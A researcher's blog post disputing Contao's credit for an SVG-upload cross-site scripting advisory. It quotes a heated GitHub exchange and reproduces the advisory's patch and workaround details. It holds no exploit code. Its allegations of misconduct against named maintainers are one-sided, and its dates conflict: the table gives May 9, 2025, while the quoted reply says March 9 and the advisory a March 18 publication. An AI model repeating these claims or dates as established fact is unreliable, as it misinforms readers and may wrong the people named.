
CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:A/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N/E:P

Contao's explanation: a convenient deflection

When asked why they re-reported a public vulnerability under their own name, Leofeyer from Contao offered the following justification:

> *"Unfortunately, the report CVE-2024-45965 targeted the wrong package and was not disclosed responsibly, so we decided to request a new CVE number to avoid confusion. I can assure you that we don't normally do this.."*

Here are some screenshots of our discussion:



0xHamy commented 2 days ago

I just posted about you guys and your shady bug bounty program:
https://hkohi.ca/blog/5

I will try my best to get your program reviewed by Github.

zoglo commented 2 days ago • edited

Hello @0xHamy, you weren't the first one reporting this bug as something similar has been reported prior to you but in the mono repo, slightly different and not the affected bundle.

This advisory has been changed due to convenience reasons as a duplicate as it would still appear when installing the mono repo via e.g. composer. You can read more about the discussion here:
github/advisory-database#5476

Instead of waiting for a reply from our side, you already started writing a full blog post within your two messages (that weren't even an hour apart), already including screenshots of a closed source discussion and publishing it, something I would not deem professional.


0xHamy commented 2 days ago

@zoglo

Our definitions of "professionalism" clearly diverge.

I don't consider rejecting valid reports and later re-reporting the same vulnerability under your own name or assigning CVEs to bugs planted and discovered by insiders to be remotely professional either.

That blog post will remain up. It's there to protect independent security researchers from wasting their time on a program that appears, at best, disorganized and at worst, exploitative. If you truly respected this community, you would welcome scrutiny, not deflect it.



zoglo commented 2 days ago

> Our definitions of "professionalism" clearly diverge.
> I don't consider rejecting valid reports and later re-reporting the same vulnerability under your own name or assigning CVEs to bugs planted and discovered by insiders to be remotely professional either.

They do diverge in terms of patience. Instead of waiting for an answer, you already released a full blog, feels like you had it written beforehand.

> That blog post will remain up. It's there to protect independent security researchers from wasting their time on a program that appears, at best, disorganized and at worst, exploitative.
> If you truly respected this community, you would welcome scrutiny, not deflect it.

It is fine to blog about problems you've encountered when reporting security issues, it just doesn't feel like you are supportive in that regard and maybe you should or could have provided feedback instead.
Your blog post reads more like a rant and an attack against the mentioned people with assumptions rather than being an informative post.

leofeyer commented 2 days ago • edited

@0xHamy There seems to be a misunderstanding here because the vulnerability has been reported multiple times.

At the time you submitted your report (March 9, 2025), the vulnerability had already been publicly known for six months. The first disclosure was on September 5, 2024, under the ID CVE-2024-45965:

- https://grimthereaperteam.medium.com/contao-5-4-1-malicious-file-upload-xss-in-svg-30edb8820ecb
- https://nvd.nist.gov/vuln/detail/CVE-2024-45965

@ausi told you right away that your report is a duplicate.

Unfortunately, the report CVE-2024-45965 targeted the wrong package and was not disclosed responsibly, so we decided to request a new CVE number to avoid confusion. I can assure you that we don't normally do this.

Please understand that we cannot credit you as the finder of a vulnerability that has already been publicly disclosed for six months.

Let's examine this carefully:

- "Wrong package" is vague. The vulnerability still affected **Contao** and posed a real threat.
- "Not disclosed responsibly" is subjective and irrelevant to crediting technical discovery.
- "Avoid confusion" is not a license to claim sole authorship on a public, timestamped finding.

Even more troubling is that my report, which **did** target the correct repository, was also rejected. **Yet the exact same vulnerability was later attributed to an insider (leofeyer).**


A double standard in disclosure

Here is a summary of what occurred:

Reporter	**Disclosure Date**	**Package Targeted**	**Response from Contao**	**CVE Assigned**
Grim The Reaper	Sep 5, 2024	Contao (imprecise)	**Ignored**	CVE-2024-45965
Me (0xHamy)	May 9, 2025	Correct repo	**Rejected as duplicate**	None
Leo Feyer	Post-May 9, 2025	Same repo	**Accepted**	GHSA-mrw8-5368-phm3

If my submission was invalid due to duplication, then so was Feyer's — unless the goal was never accuracy, but control.

Screenshot showing leofeyer's submission:



Cross-site scripting through SVG uploads

Moderate leofeyer published GHSA-vqqr-fgmh-f626 on Mar 18

Package	Affected versions	Patched versions
contao/core-bundle (Composer)	>=4.0.0	4.13.54, 5.3.30, 5.5.6

Description

Impact

Users can upload SVG files with malicious code, which is then executed in the back end and/or front end.

Patches

Update to Contao 4.13.54, 5.3.30 or 5.5.6.

Workarounds

Remove `svg,svgz` from the allowed upload file types in the system settings and from `contao.editable_files` in the `config.yaml`.

References

https://contao.org/en/security-advisories/cross-site-scripting-through-svg-uploads

For more information

If you have any questions or comments about this advisory, open an issue in contao/contao.

Severity

Moderate 4.8 / 10

CVSS v4 base metrics

Exploitability Metrics	
Attack Vector	Network
Attack Complexity	Low
Attack Requirements	None
Privileges Required	Low
User interaction	Active
Vulnerable System Impact Metrics	
Confidentiality	None
Integrity	None
Availability	None
Subsequent System Impact Metrics	
Confidentiality	Low
Integrity	Low
Availability	None

Learn more about base metrics

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:A/VC:N/VI:N/VA:N
/SC:L/SI:L/SA:N

CVE ID

CVE-2025-29790

Weaknesses

▸ CWE-79

Community Standards vs. Contao Practices

In better-governed ecosystems, such as Apache, where I've reported previously, multiple researchers are often credited for similar or concurrent discoveries. Transparency is prioritized over ego.

Contao's approach runs in stark contrast:

- No dual attribution
- No cross-referencing
- No acknowledgement of prior art

This reflects a broader issue: **a lack of transparency in CVE attribution that erodes trust in GitHub's** advisory system.

Optics over ethics

Rather than engage with the factual dispute, Contao's maintainers quickly pivoted to critique **tone**, **timing**, and **perceived professionalism.**

This is a classic deflection strategy:

Ignore the evidence. Police the messenger.

It reveals a troubling mindset, one where being publicly exposed is seen as a bigger problem than violating disclosure ethics.

Conclusion

Security advisories are meant to protect users, not inflate internal contributor profiles. A project that routinely:

- Rejects outside reports
- Duplicates public disclosures
- Assigns CVEs to insiders
- Fails to acknowledge prior discoveries

...is abusing the disclosure process and undermining the very system it claims to support.

This isn't just a failure in procedure, it's a failure of **ethics** in the open-source.